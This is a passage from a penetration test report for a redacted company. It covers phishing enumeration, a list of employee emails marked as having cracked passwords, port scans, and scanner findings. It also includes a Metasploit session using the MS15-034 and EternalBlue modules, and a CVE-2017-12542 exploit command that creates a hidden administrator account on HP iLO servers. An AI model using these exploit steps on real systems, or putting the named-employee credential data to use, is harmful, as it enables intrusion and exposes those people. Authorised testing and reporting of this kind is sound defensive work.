13	ted.white@customer.com	No
14	mimi.larsen@customer.com	Yes
15	glenna.mckelvy@customer.com	No
16	ken.tolle@customer.com	No

#	Email Address	Password Cracked
17	billy.jones@customer.com	No
18	eric.liebman@customer.com	No
19	marilyn.mcwilliams@customer.com	Yes
20	john.customer@customer.com	Yes
21	kaylee.estes@customer.com	No
22	theresa.lough@customer.com	No
23	lorni.sharrow@customer.com	No
24	bo.anderson@customer.com	Yes
25	jackie.benson@customer.com	Yes
26	ed.naylor@customer.com	No
27	chris.leach@customer.com	Yes
28	scott.greiner@customer.com	Yes
29	jim.miller@customer.com	Yes
30	kim.brown@customer.com	Yes
31	jake.matter@customer.com	Yes
32	john.benitez@customer.com	No
33	trish.rogers@customer.com	Yes
34	amy.ruhl@customer.com	Yes
35	john.kellogg@customer.com	Yes
36	bill.jensen@customer.com	Yes
37	deanne.stoneking@customer.com	No
38	shannon.bell@customer.com	Yes
39	suzanne.rauch@customer.com	No
40	jacqui.vestal@customer.com	Yes
41	randy.alt@customer.com	Yes
42	roxie.stroup@customer.com	Yes
43	candie.skrivan@customer.com	No
44	dave.katalinas@customer.com	Yes
45	sue.lehigh@customer.com	Yes
46	Dave.Howell@customer.com	No

These email addresses were identified during the user email enumeration phase of the phishing exercise and were not tested against an external portal nor internal network systems. It is strongly recommended that employees be made aware of the LinkedIn breach and advised that they should retire those passwords and not use them anywhere again. They should also be reminded to ensure that corporate passwords are not the same as any other public system.

Shodan

The online service known as Shodan is a search engine for all things Internet-connected. It constantly scans the Internet from a distributed network looking for online services and provides a wealth of information. At its most basic level, it provides a way of creating an Internet-facing attack surface map without port-scanning the target systems. From an attacker's perspective, this accomplishes three key goals:

1. It provides listening service and potentially vulnerability information without the attacker ever touching

the system.
2. Because they never make a connection, the mapping process maintains anonymity during this phase of their attack.
3. Given the distributed and slow nature of the Shodan network in hitting IP addresses, it can beat IDS systems simply looking at port scans from a single host. In this approach, it provides IDS evasion to create a good Internet-facing service map of an environment.

(CUSTOMER NAME REDACTED) uses this information to supplement live port scans and fill in any services that for any number of reasons do not come back in an active scan. Any ports that do not appear in a live scan but appear in a Shodan search are manually inspected, and a combined view is produced. The next enumeration section provides the result of that combined view.

The table below demonstrates the depth of information that can be learned about an environment using Shodan's database for passive reconnaissance.

Host	HTTP (80)	HTTPS (443)	SNPP (444)	WinRM (5985)
xxx.xxx.202.51				
xxx.xxx.36.65				
xxx.xxx.36.66				
xxx.xxx.36.67				
xxx.xxx.36.68				
xxx.xxx.36.70				
xxx.xxx.36.71				
xxx.xxx.83.179				
Grand Total	**4**	**5**	**1**	**1**

Enumeration and Fingerprinting

Enumeration is the process of identifying systems and services for further inspection. Fingerprinting provides additional information about discovered servers and services that help identify specific versions or implementations. This information is then used in the vulnerability identification phase to assess potentially available attack vectors in the installed versions of software. A combination of manual techniques, custom tools, and automated scanning was utilized during this phase of the analysis.

(CUSTOMER NAME REDACTED) mapped the designated in-scope network ranges independently to determine what systems and services were online. These scans were then cross-referenced against the Shodan reconnaissance results, and where appropriate, results combined to produce a single mapping of (Customer Name Redacted)'s Internet-facing presence.

External:

HOST	FTP (21)	HTTP (80)	HTTPS (443)	FTPS (990)	HTTPD 2.0 (5985)	PROXY (8080)	Azure (8172)	MSRPC (49154)	MSRPC (49196)	MSRPC (49197)	MSRPC (49200)	MSNET (50003)	MSNET (62000)
50.63.202.51													
50.233.36.65													
50.233.36.66													
50.233.36.67													
50.233.36.68													
50.233.36.70													
50.233.36.71													
50.233.36.73													
208.112.83.179													
Totals	**1**	**6**	**8**	**1**	**1**	**2**	**1**	**1**	**1**	**1**	**1**	**1**	**1**

Internal:

A total of 212 hosts were discovered actively serving 135 unique services. These can be categorized by service as shown below (this is a subset of open services, only services using privileged ports 1-1023):

HOST	FTP (21)	SSH (22)	Telnet (23)	HTTP (80)	loc-srv (135)	netbios-ssn (139)	Virata-EmWeb (280)	ldap (389)	HTTPS (443)	microsoft-ds (445)	ipp (631)
10.1.1.1											
10.1.1.2											
10.1.1.3											
10.1.1.4											
10.1.1.5											
10.1.1.6											
10.1.1.7											
10.1.1.8											
10.1.1.10											
10.1.1.11											
10.1.1.12											
10.1.1.13											
10.1.1.14											
10.1.1.15											
10.1.1.16											
10.1.1.17											
10.1.1.18											
10.1.1.19											
10.1.1.20											
10.1.1.21											
10.1.1.23											
10.1.1.25											
10.1.1.31											
10.1.1.53											
10.1.1.55											
10.1.1.57											
10.1.1.62											
10.1.1.84											
10.1.1.87											
10.1.1.90											
10.1.1.91											
10.1.1.94											
10.1.1.95											
10.1.1.96											
10.1.1.100											
10.1.1.103											
10.1.1.104											
10.1.1.107											
10.1.1.108											
10.1.1.109											
10.1.1.110											
10.1.1.111											

10.1.1.112											
10.1.1.113											
10.1.1.116											
10.1.1.124											
10.1.1.125											
10.1.1.126											
10.1.1.127											
10.1.1.129											
10.1.1.130											
10.1.1.131											
10.1.1.132											
10.1.1.133											
10.1.1.134											
10.1.1.135											
10.1.1.136											
10.1.1.137											
10.1.1.138											
10.1.1.139											
10.1.1.142											
10.1.1.144											
10.1.1.145											
10.1.1.147											
10.1.1.149											
10.1.1.150											
10.1.1.152											
10.1.1.153											
10.1.1.154											
10.1.1.157											
10.1.1.158											
10.1.1.159											
10.1.1.160											
10.1.1.161											
10.1.1.162											
10.1.1.163											
10.1.1.164											
10.1.1.165											
10.1.1.166											
10.1.1.167											
10.1.1.168											
10.1.1.169											
10.1.1.170											
10.1.1.172											

10.1.1.176											
10.1.1.177											
10.1.1.210											
10.1.1.211											
10.1.1.212											
10.1.1.213											
10.1.1.214											
10.1.1.217											
10.1.1.223											
10.1.1.226											
10.1.1.231											
10.1.1.232											
10.1.1.233											
10.1.1.234											
10.1.1.235											
10.1.1.236											
10.1.1.237											
10.1.1.238											
10.1.1.239											
10.1.1.240											
10.1.1.241											
10.1.1.246											
10.1.1.247											
10.1.1.250											
10.1.2.1											
10.1.3.0											
10.1.3.1											
10.1.3.2											
10.1.3.4											
10.1.3.5											
10.1.3.6											
10.1.3.7											
10.1.3.10											
10.1.3.15											

Service	Number
FTP	(21)
SSH	(22)
Telnet	(23)
SMTP	(25)
DNS	(53)
HTTP	(80)
IIS	(81)
IIS	(82)
kerberos	(88)
SSDP	(89)
sunrpc	(111)
auth	(113)
loc-srv	(135)
netbios-ssn	(139)
IMAP	(143)
Virata-EmWeb	(280)
ldap	(389)
svrloc	(427)
HTTPS	(443)
microsoft-ds	(445)
kpasswd	(464)
shell	(514)
LPR	(515)
afpovertcp	(548)
SMTP	(587)
ncacn_http	(593)
ipp	(631)
ldaps	(636)
omirr	(808)
rsync	(873)
VMWare Auth	(902)

Given the size of the port matrix, an Excel version is provided to accompany this report. The matrix shows all of the ports discovered and their corresponding host.

Vulnerability Analysis

Once available services are identified, and their manufacturer and version known, the next phase of testing transitioned to vulnerability identification. The following sections discuss the highlights and results of those efforts where notable findings were identified.

External Penetration Test

Web Servers

IIS 7.5 HTTP.sys Could Allow Remote Code Execution (uncredentialed check MS15-034)

During external scanning and enumeration, we found at least one IIS hosts affected by a remote code execution vulnerability in the HTTP protocol stack. This vulnerability is related to the Windows HTTP stack and how it handles certain requests. This issue is not unique to just IIS-based web servers as the driver is part of the Windows kernel (kernel-mode device driver). This issue has been rated critical by Microsoft as it does allow for access to system memory among other risks. The following example shows an exploit against one of the seven affected systems located at xx-xx-xx-xx-static.customerdomain.com over tcp port 80. The exploit was successful in that memory fragments were retrieved. We strongly recommends that all affected systems noted in the findings matrix be fully patched for 2008 R2 systems.

```
msf5 auxiliary(scanner/http/ms15_034_http_sys_memory_dump) > set RHOSTS [redacted]
RHOSTS => [redacted]
msf5 auxiliary(scanner/http/ms15_034_http_sys_memory_dump) > show options

Module options (auxiliary/scanner/http/ms15_034_http_sys_memory_dump):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            [redacted]36.67  yes       The target address range or CIDR identifier
   RPORT             80               yes       The target port (TCP)
   SSL               false            no        Negotiate SSL/TLS for outgoing connections
   SUPPRESS_REQUEST  true             yes       Suppress output of the requested resource
   TARGETURI         /                no        URI to the site (e.g /site/) or a valid file resource (e.g /welcome.png)
   THREADS           1                yes       The number of concurrent threads
   VHOST                              no        HTTP server virtual host

msf5 auxiliary(scanner/http/ms15_034_http_sys_memory_dump) > exploit

[+] Target may be vulnerable...
[+] Stand by...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/ms15_034_http_sys_memory_dump) > use exploit/windows/smb/ms17_010_eternalblue_win8
msf5 exploit(windows/smb/ms17_010_eternalblue_win8) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue_win8):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   GroomAllocations  13              yes       Initial number of times to groom the kernel pool.
   ProcessName       spoolsv.exe     no        Process to inject payload into.
```

For this engagement, beyond what may normally be targeted for penetration testing, additional attention was given to the following URLs:

1. https://mobile.customer.com - xxx.xxx.36.70
2. https://gateway.customer.com/vpn/index.html - xxx.xxx.36.65
3. https://owa.customer.com/owa/auth/logon.aspx - xxx.xxx.36.66

These URLs were tested in a number of different ways. Most OWASP top-10 categories were covered for unauthenticated content with the combination of full licensed copies of Tenable Nessus and the Burp Tool Suite web application scan to start. These engines are good at finding issues such as cryptographic weaknesses, missing basic web server security settings, and basic input validation issues. However, there are other avenues of attack that require manual testing.

Some of these other areas include looking for unlinked content or unsecured files on a system, doing reconnaissance such as search engine checks for any leaked information, and manually reviewing landing page source code for information leakage. (CUSTOMER NAME REDACTED) did follow the automated testing with manual testing to cover these areas. The applications responded well to testing in that no unauthorized access was achieved. However, there were a few findings of note documented in the findings matrix.

The following subsections give a summary view of each of the application scan results. Given the volume of information in the scans, those vulnerability results will be provided in a vulnerability analyzer Excel spreadsheet format accompanying this report.

https://mobile.customer.com

The following table summarizes the risk ratings for issues discovered during testing:

Scanning Statistics	#
Total Number of Critical Risks:	0
Total Number of High Risks:	2
Total Number of Medium Risks:	5
Total Number of Low Risks:	0
Total Number of Info/Minimal Risks:	10

Vulnerability	#
SSLv3 Supports (POODLE attack and others)	1
Session Cookie Without HttpOnly Flag	1
Grand Total	**2**

SESSION COOKIE WITHOUT SECURE FLAG

Classification	Information
Resource	**/Citrix/XenApp/clientDetection/finish.aspx**

Risk	**High**

REQUEST

GET /Citrix/XenApp/clientDetection/finish.aspx

RESOURCE CONTENT

```
ASP.NET_SessionId=fevokc55rbthcv551wqwg245; path=/; HttpOnly
```

DISCUSSION

Our scanner has detected that a known session cookie may have been set without the secure flag.

IMPACT

- Cookies can be exposed to network eavesdroppers.
- Session cookies are authentication credentials; attackers who obtain them can get unauthorized access to affected web applications.

REMEDIATION

- When creating the cookie in the code, set the secure flag to true.

SSLV3 SUPPORTED (POODLE ATTACK, OTHERS)

Classification	Configuration
Risk	**High**

DISCUSSION

Our scanner detected server support for SSL 3.0. This version of the protocol has numerous known weaknesses and is considered deprecated in favor of newer versions of TLS. Some of the known weaknesses can result in a compromise of sensitive data such as user session tokens.

IMPACT

- Data security is at risk due to multiple known weaknesses in SSL 3.0.
- This includes the POODLE attack, which could allow decryption of sensitive data, such as session cookies.
- It should be noted that an attacker with MITM capabilities may be able to force clients to use SSL 3.0.

REMEDIATION

- Remove support for SSLv3.

- Mozilla has recommended settings for Apache, Nginx, Haproxy and others. These settings include explicitly supporting TLS (while excluding SSLv2, SSLv3). See guide below.
- It is likely that the HTTPS server must be restarted for any configuration change to take effect.

https://gateway.customer.com/vpn/index.html

The following table summarizes the risk ratings for issues discovered during testing:

Scanning Statistics	#
Total Number of Critical Risks:	0
Total Number of High Risks:	2
Total Number of Medium Risks:	2
Total Number of Low Risks:	0
Total Number of Informational:	18

The findings break down by the following high-level results:

Vulnerability	#
Session Cookie Without HttpOnly Flag	1
SSLv3 Supports (POODLE attack and others)	1
Grand Total	**2**

SESSION COOKIE WITHOUT HTTPONLY FLAG

Classification	Information
Resource	**/**
Risk	**High**

REQUEST

GET /

RESOURCE CONTENT

```
ASP.NET_SessionId=xyz;Path=/;expires=Wednesday, 09-Nov-1999 23:12:40 GMT;Secure
```

DISCUSSION

Our scanner has detected that a session cookie may have been set without the HttpOnly flag. When this flag is not present, it is possible to access the cookie via client-side script code. The HttpOnly flag is a security measure that can help mitigate the risk of cross-site scripting attacks that target session cookies of the victim. If the HttpOnly flag is set and the browser supports this feature, attacker-supplied script code will not be able to access the cookie.

REMEDIATION

- When creating the cookie in the code, set the HttpOnly flag to true.

SSLV3 SUPPORTED (POODLE ATTACK, OTHERS)

Classification	Configuration
Risk	High

DISCUSSION

Our scanner detected server support for SSL 3.0. This version of the protocol has numerous known weaknesses and is considered deprecated in favor of newer versions of TLS. Some of the known weaknesses can result in a compromise of sensitive data such as user session tokens.

IMPACT

- Data security is at risk due to multiple known weaknesses in SSL 3.0.
- This includes the POODLE attack, which could allow decryption of sensitive data, such as session cookies.
- It should be noted that an attacker with MITM capabilities may be able to force clients to use SSL 3.0.

REMEDIATION

- Remove support for SSLv3.
- Mozilla has recommended settings for Apache, Nginx, Haproxy and others. These settings include explicitly supporting TLS (while excluding SSLv2, SSLv3). See guide below.
- It is likely that the HTTPS server must be restarted for any configuration change to take effect.

https://owa.customer.com/owa/auth/logon.aspx

The following table summarizes the risk ratings for issues discovered during testing:

Scanning Statistics	#
Total Number of Critical Risks:	0
Total Number of High Risks:	2
Total Number of Medium Risks:	0
Total Number of Low Risks:	1
Total Number of Info/Minimal Risks:	6

www.owa.customer.com

The following table summarizes the risk ratings for issues discovered during testing:

The findings break down by the following high-level results:

Vulnerability	#
Session Cookie Without HttpOnly Flag	1
Session Cookie Without Secure Flag	1
Grand Total	**2**

SESSION COOKIE WITHOUT HTTPONLY FLAG

Classification	Information
Resource	**/owa/**
Risk	**High**

REQUEST

GET /owa/

RESOURCE CONTENT

```
sessionid=; path=/; expires=Thu, 01-Jan-1970 00:00:00 GMT
```

DISCUSSION

Our scanner has detected that a session cookie may have been set without the HttpOnly flag. When this flag is not present, it is possible to access the cookie via client-side script code. The HttpOnly flag is a security measure that can help mitigate the risk of cross-site scripting attacks that target session cookies of the victim. If the HttpOnly flag is set and the browser supports this feature, attacker-supplied script code will not be able to access the cookie.

REMEDIATION

When creating the cookie in the code, set the HttpOnly flag to true.

SESSION COOKIE WITHOUT SECURE FLAG

Classification	Information
Resource	**/owa/**

Risk	High

REQUEST

GET /owa/

RESOURCE CONTENT

```
sessionid=; path=/; expires=Thu, 01-Jan-1970 00:00:00 GMT
```

DISCUSSION

Our scanner has detected that a known session cookie may have been set without the secure flag.

IMPACT

- Cookies can be exposed to network eavesdroppers.
- Session cookies are authentication credentials; attackers who obtain them can get unauthorized access to affected web applications.

REMEDIATION

- When creating the cookie in the code, set the secure flag to true.

Internal Penetration Test

The internal penetration test was conducted with a focus on determining the threat landscape of the CUSTOMER-DOMAIN domain and associated endpoints and the risk they expose to the credit card processing server and voice recording server. Though the CTL analyst was able to gain clear text SNMP credentials, Local Administrator account password hashes and Domain User password hashes' credentials and one help desk username and password, the analyst was unable to gain access to either the credit card processing server or the voice recording server. The analyst was able to gain access to web application databases, physical access devices and to the majority of user file shares. The findings presented here have been binned into the PCI DSS requirements as described by Payment Card Industry (PCI) Data Security Standard (DSS) version 2.0. The following table provides a quick reference to the 12 PCI DSS Security Requirements. Each finding will have an associated PCI DSS Requirement number in its title (if applicable).

PCI DSS Requirements*
1. Install and maintain a firewall configuration to protect cardholder data 2. Do not use vendor-supplied defaults for system passwords and other security parameters
3. Protect stored cardholder data 4. Encrypt transmission of cardholder data across open, public networks
5. Use and regularly update anti-virus software or programs 6. Develop and maintain secure systems and applications
7. Restrict access to cardholder data by business need to know 8. Assign a unique ID to each person with computer access 9. Restrict physical access to cardholder data
10. Track and monitor all access to network resources and cardholder data 11. Regularly test security systems and processes
12. 12. Maintain a policy that addresses information security for all personnel

**** From the PCI DSS Quick Reference Guide - Understanding the Payment Card Industry Data Security Standard version 2.0 (https://www.pcisecuritystandards.org/documents/PCI%20SSC%20Quick%20Reference%20Guide.pdf)***

Vulnerability Scan Results (PCI DSS Req #6)

During the internal penetration test, a fully licensed version of Tenable Nessus was employed to gain an overall risk posture with respect to network-based vulnerabilities across the in-scope subnets. The below tables summarize the findings from the internal vulnerability scan. Given the volume of information in the scans, a detailed listing of the vulnerability results will be provided in a vulnerability analyzer Excel spreadsheet format accompanying this report.

Risk Level	Number of Hosts	Percentage	Unique Vulnerabilities
Critical	4	6.2%	2
High	56	86.2%	5
Medium	46	70.8%	20
Low	13	20.0%	6
Info	0	0.0%	0

Scanning Statistics	Number
Scan Date:	
Total Hosts Scanned:	87
Total Number of Critical Risks:	2
Total Number of High Risks:	59
Total Number of Medium Risks:	90
Total Number of Low Risks:	16
Total Number of Info/Minimal Risks:	0
Hosts with Critical Risks:	4
Hosts with High Risks:	58
Hosts with Medium Risks:	68
Hosts with Low Risks:	13
Hosts with Info Risks:	0
Hosts with High OR Critical Vulnerabilities:	62 (71.2%)
Total Unique Critical/High Vulnerabilities:	7

Critical Findings

RISK LEVEL 5

Count of RISK LEVEL		
Vuln Id	Vulnerability	Total
10297	Web Server Directory Traversal Arbitrary File Access: The remote web server is affected by a directory traversal vulnerability.	2
102803	HP iLO 4 <= 2.52 RCE: The remote HP Integrated Lights-Out 4 (iLO 4) server is vulnerable to multiple unspecified flaws that allow a remote attacker to bypass authentication and execute code.	1
Grand Total		3

High Risk Findings


RISK LEVEL	4	
Count of RISK LEVEL		
Vuln Id	**Vulnerability**	**Total**
20007	SSL Version 2 and 3 Protocol Detection: The remote service encrypts traffic using a protocol with known weaknesses.	2
36129	HP LaserJet Web Server Unspecified Admin Component Traversal Arbitrary File Access: The remote web server is affected by a directory traversal vulnerability.	1
41028	SNMP Agent Default Community Name (public): The community name of the remote SNMP server can be guessed.	52
69480	HP LaserJet PJL Interface Directory Traversal (HPSBPI02575): The remote host is affected by a traversal vulnerability.	2
80101	IPMI v2.0 Password Hash Disclosure: The remote host supports IPMI version 2.0.	2
Grand Total		**59**

Lack of Web Proxy Filtering Outbound for Traffic (PCI DSS Req #1)

Once network access was given to the CTL analyst, the CTL assessment laptop was able to directly gain unrestricted access to the Internet. Although this scenario isn't ideal, it's unfortunately still commonplace in smaller tightly knit organizations with a "faithful" user base. Strictly enforcing outbound traffic rules provides two major benefits. First, it greatly hinders an adversary's abilities during malicious phishing campaigns and harvesting victim credentials out of the target corporate domain.

Secondly, it limits what an attacker can do once they've compromised a system on your network. For example, if they've managed to get malware onto a system (via an infected e-mail or browser page), the malware is designed to "call home" back to a command and control system on the Internet to pull down additional code or to accept tasks from a control system (e.g., sending spam). Our recommendation is to require end users to pass through an outbound web proxy (e.g., Blue Coat) blocking unrestricted access to the outside world over outbound ports. If an end user connecting into an internal (Customer Name Redacted) subnet needs outbound access to common file transfer ports 21, 22, etc., they could be granted outbound access on an as needed basis. Most end users should not need secure shell (SSH) access to Internet-based hosts. In addition to a web proxy, outbound ports should be blocked by default and only those outbound ports needed for daily operations should be allowed. Both protocols discussed could be used as avenues of data exfiltration by either an insider threat or if a (Customer Name Redacted) endpoint becomes compromised.

The image shows the assessment laptop gaining a DHCP lease and subsequent IP address with an open browser showing the CTL analyst gaining direct access to a well-known database for exploit code. Generally, the exploit-db.com website is used by pen testers and malicious users to anonymously search and download exploit code directly onto their victim computer. Ideally, access to well-known malicious content databases of exploit code like exploit-db and other hacking tools should be blocked from internal users within the network. In the next section of pen testing results we used this opening to download a small snippet of malicious code from exploit-db found here, onto our Kali Link desktop. As a safety precaution we reviewed the online source code for any errors and insecurities, then launched our new code quickly compromising two high value targets.



If implemented, it is an industry best practice to block potentially malicious IPs, domains, and websites using a web proxy application. The SANS Institute along with the ISC updates a list of well-known bad IP ranges and their countries of origin. During our internal assessment, we looked at ports 1-65535 and we couldn't find any network-based filtering hindering access to the outside world.


IP Start	End	Netmask	Attacks	Name	Country	Email
5.188.206.0	5.188.206.255	24	869	KREZ999AS,	BG	
45.227.253.0	45.227.253.255	24	933	GLOBALLAYER,	NL	abuse@global-layer.com
78.128.112.0	78.128.112.255	24	1877	AS_4MEDIA,	BG	
81.22.45.0	81.22.45.255	24	905	SELECTEL,	RU	abuse@selectel.ru
88.214.26.0	88.214.26.255	24	1423	FCLOUD-AS,	DE	
89.248.168.0	89.248.168.255	24	818	QUASINETWORKS,	NL	abuse@quasinetworks.com
92.53.65.0	92.53.65.255	24	826	SELECTEL,	RU	abuse@selectel.ru
92.63.194.0	92.63.194.255	24	1304	HOSTKEY-AS,	NL	abuse@hostkey.nl
92.63.196.0	92.63.196.255	24	3721	NOVOGARA-AS,	NL	
104.131.145.0	104.131.145.255	24	772	DIGITALOCEAN-ASN,	US	abuse@digitalocean.com
120.52.152.0	120.52.152.255	24	892	UNICOM-CN China Unicom IP network,	CN	
125.64.94.0	25.64.94.255	24	776	CHINANET-BACKBONE No.31,Jin-rong Street,	CN	anti-spam@ns.chinanet.cn.net
185.176.26.0	185.176.26.255	24	2273	BITWEB-AS,	RU	bitweb@abuse.network
185.176.27.0	185.176.27.255	24	4630	SS-NET,	BG	
185.211.245.0	185.211.245.255	24	875	TEAM-HOST AS,	RU	
185.222.210.0	185.222.210.255	24	958	UNKNOWN		
185.254.122.0	185.254.122.255	24	2128	UGB,	EE	
193.32.160.0	193.32.160.255	24	1217	-Reserved AS-,	ZZ	abuse@tilaa.net
196.52.43.0	196.52.43.255	24	995	LEASEWEB-NL-AMS-01 Netherlands,	NL	abuse@nl.leaseweb.com
198.108.67.0	198.108.67.255	24	1006	Merit Network Inc,	US	abuse@merit.ed

Hp iLO firmware 2.3 allows for authentication bypass and remote code execution in 10.1.1.4-.5

Leveraging the previous finding of "Lack of Web Proxy Filtering for Outbound Traffic" we were easily able to download a commonly used python script titled CVE-2017-12542.py directly from the exploit-db.com site. We first examined the exploit code making sure it was safe to run. Next, we made small edits to this code to verify the two HP Integrated Lights-Out 4 (iLO 4) servers denesxi04 and denesxi05 were in fact vulnerable and allowing a remote attacker to bypass authentication and execute code.

```
root@kali7:/home/mmancuso/Desktop/[redacted]'HP_iLO# python CVE-2017-12542.py 10.1.1.5 -u mmancuso -p [redacted] -e
[+] Sucsessfully added user!
root@kali7:/home/mmancuso/Desktop/[redacted]/HP_iLO#
```

Note in the picture we highlighted the HP ProLiant servers current firmware version 2.3, which allows for the creation of our new local user "mmancuso" administrative account which we used to SSH and web log in undetected into denesxi04 and denesxi05 devices.



For the duration of the internal pen test, our newly created malicious administrator account went undetected. Pictured below is the multiple layered vulnerability CVE-2017-12542 which not only lets an attacker retrieve and pass the Administrator account hash, but also lets an attacker create a new fully functional Administrative account enabling an attacker to log in to the HP storage appliance directly using SSH

pictured. This code remotely exploits a vulnerabliity within the (accounts_url) connection of HPiLO 4 devices running firmweare versions < 2.53 there by allowing anyone to create a new fully functional admin account without requiring a form of authenticaion. Once inside the denesxi04 and 05 devices, we did a little harmless poking and searching around to look for additional vulnerabilities. We found that neither the 04 or 05 storage devices were using encyption at the logical and physical drive level.

